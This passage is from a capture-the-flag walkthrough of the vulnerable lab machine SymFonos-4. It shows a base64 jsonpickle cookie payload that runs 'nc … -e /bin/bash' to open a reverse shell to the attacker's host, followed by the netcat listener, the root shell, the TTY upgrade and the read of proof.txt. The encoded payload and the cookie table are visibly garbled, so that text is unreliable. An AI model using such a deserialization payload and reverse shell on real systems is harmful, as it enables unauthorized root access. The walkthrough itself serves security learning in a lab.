eyJ2eS9vYmplY3QiOijfX21haW5FXy5TaGVsbCisInB5L3JLZHvjZSI6W3sicHkvZnVuY3Rpb24iOijvcy5zeXN0ZWifSxbIm5jIDE5M14xNjguMTIyLjEgOTAwMSAtZSAvYmLuL2Jhc2giXSwgMCwgMF19Cg==
```

Lets start a listener here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main):
nc -lvp 9001

Listening on 0.0.0.0 9001
```

Now lets put this cookie in then reload

Inspector				Console	Debugger	Network	Style Editor	Performance	Memory	Storage	Application
Cache Storage		Filter Items									
Cookies		Name	Value							Domain	Path
http://localhost:8000	_xsrf	2 98862c57 f27d4f19c1981bf0547811d437172b00 1730193960								localhost	/
	css_dar...	false								localhost	/
	PHPSESS...	rj5qia93366grpeofot8b7pro6								localhost	/
	remember...	defaultuser@changedetection.io 944643781d7eaf4435d6dabf09186720963153a8516359fc4aeee7eeaec680dc962b5017...								localhost	/
	session	.eJwlj81qxTAQg-.idSkz9oxjv1VvEuz56QstCST06tG716U7IST06RVWP-16hsc4b3sL66bhERp7rGzSEyBBr01LpmZSqCJWIRVjWb...								localhost	/
	username	"2 1:0 10:1730190451 23:username-localhost-8000 44:M2YwYzFmM2JmNjRKN0dhNzk2MzVmYjQ40DF1WjVKYzI= d1a10d2...								localhost	/
	username	iichKvZnVuY3RpB24i0ijvcy5zeXN0ZWN0ifSxbIm5jIDE5Mi4xNjguMTIyLjEgDTAwMSAtZSAvYmluL2Jhc2giXSwgMCwgMF19Cg=								localhost	/
	zmCSS	base								localhost	/
	ZMSESSID	q9cshbn77hq5066nn2aqvdjqth								localhost	/
	zmSkin	classic								localhost	/

And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4  g
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33332
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (12m 5.16s)
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33332
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@symfonos4:/opt/code# ^Z
[1] + 49544 suspended nc -lvpn 9001
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±5
stty raw -echo; fg
[1] + 49544 continued nc -lvpn 9001

root@symfonos4:/opt/code# export TERM=xterm
root@symfonos4:/opt/code#
[1] 5687 stty raw -echo
```


Here is the proof

```
root@symfonos4:~# ls -al
total 24
drwx----- 3 root root 4096 Aug 19 2019 .
drwxr-xr-x 18 root root 4096 Nov 13 07:59 ..
lrwxrwxrwx 1 root root 9 Aug 18 2019 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Aug 19 2019 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 1276 Aug 19 2019 proof.txt
```

Lets print this

```
root@symfonos4:~# cat proof.txt
```

Congrats on rooting symfonos:4!



Contact me via Twitter @zayotic to give feedback!

```
root@symfonos4:~#
```

Thanks for reading :)